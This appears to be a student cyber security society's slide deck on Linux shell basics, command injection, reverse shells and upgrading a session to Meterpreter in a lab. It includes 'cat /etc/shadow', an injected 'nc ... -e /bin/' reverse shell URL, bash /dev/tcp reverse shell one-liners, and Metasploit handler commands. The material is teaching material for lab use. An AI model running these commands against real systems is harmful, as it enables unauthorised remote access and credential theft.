


# Shells, Command Injection, And meterpreter

UoL CyberSoc

# What's a shell

- Runs shell commands from the user
- Comes in multiple types:
  - Virtual - Terminal on your machine
  - Reverse - Shell over a network connection where the device running the shell is the client
  - Bind - Shell over a network connection where the device running the shell is the server
  - Web - A web page that runs shell commands

```
tom@computer-go-brrrrrr
-----
OS: Arch Linux x86_64
Kernel: 5.19.13-zen1-1-zen
Uptime: 1 day, 2 hours, 58 mins
Packages: 2219 (pacman), 22 (flat)
Shell: bash 5.1.16
Resolution: 1920x1080
DE: qtile
WM: LG3D
Theme: Adwaita-dark [GTK2/3]
Icons: Papyrus [GTK2/3]
Terminal: alacritty
Terminal Font: black: '0x1e2127'
CPU: AMD Ryzen 7 3800X (16) @ 3.9
GPU: NVIDIA GeForce GTX 960
Memory: 8080MiB / 32010MiB
```



# Some basic shell commands

Taken from last years linux essentials presentation: [cybersoc.cf/resources](https://cybersoc.cf/resources)

## cd – change directory

Directory - file system cataloging structure which contains references to other computer files  
The **cd** command is used to change the current working directory.

Examples:

<b>cd ..</b>	= move back one directory or more using (../..)
<b>cd /</b>	= go to root directory
<b>cd ~</b>	= go to home directory of user
<b>cd /home/username/Downloads</b>	= using its absolute path
<b>cd Downloads</b>	= using relative path (same as cd ./Downloads)

## cat – concatenate

Create single or multiple files, view content of a file, concatenate files and redirect output in terminal or files

**cat << EOF** =

**cat /etc/shadow** = view the content of shadow

**cat file1 | less** = help with navigation through large files

**cat -n file1** = output lines with numbers

• **|** = output of one command serves as input to the next

• **>** = take output and puts it into a file

## ls – list

list all the files and folders in a given directory

**ls Documents/** = list the files in a particular directory

**ls -la**

**-l** = instructs Linux to print out a list of files with detailed descriptions

**-a** = show all files (including hidden starting with .)

```
(kali@MSI)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures
```

```
(kali@MSI)-[~]
└─$ ls Documents/
flagfile  moreFiles
```

There are three main user groups:

**Owner** - owner of the file or directory

**Group** - group that has been assigned to the file or directory

**All Users** - all other users on the system

Permission Types:

r- Read

w- Write

x- execute

Advanced Permissions:

d – directory

l – symbolic link

s - setuid/setgid permissions

## chmod - Change mode

**chmod +x file1**

## chown - Change owner

**chown user1:family file1**

## id – find user UIDs

```
(kali@MSI)-[~]
└─$ id
```

```
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
```

```
(kali@MSI)-[~]
└─$ ls -la
total 124
drwxr-xr-x 19 kali kali 4096 Sep 25 12:31 .
drwxr-xr-x  3 root root 4096 Sep  8 00:07 ..
-rw-----  1 kali kali 1971 Oct 11 23:04 .bash_history
-rw-r--r--  1 kali kali  220 Sep  8 00:07 .bash_logout
-rw-r--r--  1 kali kali 5349 Sep  8 00:07 .bashrc
-rw-r--r--  1 kali kali 3526 Sep  8 00:07 .bashrc.original
drwxr-xr-x 12 kali kali 4096 Sep 21 12:18 .cache
drwxr-xr-x  8 kali kali 4096 Sep  8 00:35 .config
drwx-----  3 kali kali 4096 Sep  8 00:29 .dbus
drwxr-xr-x  2 kali kali 4096 Sep 19 00:33 Desktop
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Documents
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Downloads
drwx-----  3 kali kali 4096 Sep 21 12:14 .gnupg
-rw-----  1 kali kali 1212 Sep 21 12:14 .ICEauthority
drwxr-xr-x  3 kali kali 4096 Sep  8 00:29 .local
drwx-----  5 kali kali 4096 Sep  8 00:31 .mozilla
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Music
drwxr-xr-x  2 kali kali 4096 Sep  8 00:39 Pictures
-rw-r--r--  1 kali kali  807 Sep  8 00:07 .profile
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Public
drwx-----  2 kali kali 4096 Sep 25 12:31 .ssh
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Templates
drwxr-xr-x  2 kali kali 4096 Sep  8 00:29 Videos
drwxr-xr-x  2 kali kali 4096 Sep 21 12:14 .vnc
drwxr-xr-x  5 kali kali 4096 Sep  8 00:45 .vscode-server
-rw-r--r--  1 kali kali  272 Oct  6 23:14 .wget-hsts
-rw-----  1 kali kali  97 Sep 21 12:14 .xauthority
-rw-r--r--  1 kali kali 10605 Sep  8 00:07 .zshrc
```

# explainshell.com

about 

cat /flat.txt | grep cybers

theme



showing all, navigate: [← explain grep\(1\)](#) [→ explain shell syntax](#)

▼ `cat(1)` /flat.txt | ▼ `grep(1)` cybersoc

concatenate files and print on the standard output

Concatenate FILE(s), or standard input, to standard output.

With no FILE, or when FILE is -, read standard input.

## Pipelines

A [pipeline](#) is a sequence of one or more commands separated by one of the control operators `|` or `|&`. The format for a pipeline is:

```
[time [-p]] [ ! ] command [ [|||&] command2 ... ]
```

The standard output of `command` is connected via a pipe to the standard input of `command2`. This connection is performed before any redirections specified by the command (see [REDIRECTION](#) below). If `|&` is used, the standard error of `command` is connected to `command2`'s standard input through the pipe; it is shorthand for `2>&1 |`. This implicit redirection of the standard error is performed after any redirections specified by the command.

# Command Injection

PentesterLab » Web for ... root@kali: ~ [Videos - File Manager]

PentesterLab » Web for Pentester - Mozilla Firefox

1.27/commandexec/example1.php?p=127.0.0.1:nc 192.168.1.28 9090 -e /bin/ with

http://192.168.1.27/commandexec/example1.php?p=127.0.0.1:nc 192.168.1.28 9090 -e /bin/ with

Search for: 192.168.1.27/commandexec/example1.php?p=127.0.0.1:nc 192.168.1.28 9090 -e /bin/ with

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.006 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.010 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.006/0.008/0.010/0.002 ms
```

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```
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.28 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::a00:27ff:fe33:7572 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:33:75:72 txqueuelen 1000 (Ethernet)
RX packets 444 bytes 238935 (233.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 270 bytes 28229 (27.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 52 bytes 2596 (2.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 52 bytes 2596 (2.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```



# Command Injection

Goal: use some escape character to break the format of the command allowing you to execute shell commands

Common escape characters:

- ;
- &&
- ||
- “
- ‘

```
$user_input = $_GET['echo'];  
shell_exec('echo ' . $user_input);  
  
$user_input = "hi";  
shell_exec('echo hi'); // = "hi"  
  
$user_input = "hello; whoami";  
shell_exec('echo hello; whomai')  
// = "hello\nuser"
```

# Reverse shell




Vulnerable Machine



Reverse shell connection



Commands



You



Theme Dark

## Reverse Shell Generator

### IP & Port

IP  Port

### Listener

Advanced

```
nc -lvp 9001
```

Type

OS   Show Advanced

```
bash -i >& /dev/tcp/127.0.0.1/9001 0>&1
```





```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload payload/cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf6 exploit(multi/handler) > set lhost 192.168.122.118
lhost => 192.168.122.118
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
```

**[\*]** Started reverse TCP handler on 192.168.122.118:4444

```
(kali@kali)-[~]
└─$ bash -i >& /dev/tcp/192.168.122.118/4444 0>&1
```

**[\*]** Command shell session 1 opened (192.168.122.118:4444 → 192.168.122.118:38810) at 2022-10-12 14:41:13 +0000

ctrl+z

```
(kaliⓈkali)-[~]  
└─$ ^Z  
Background session 1? [y/N] y  
msf6 exploit(multi/handler) > sessions -u 1  
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]  
  
[*] Upgrading session ID: 1  
[*] Starting exploit/multi/handler  
[*] Started reverse TCP handler on 192.168.122.118:4433  
[*] Sending stage (989032 bytes) to 192.168.122.118  
[*] Meterpreter session 2 opened (192.168.122.118:4433 → 192.168.122.118:43810 )
```

```
msf6 exploit(multi/handler) > sessions -i 2  
[*] Starting interaction with 2...
```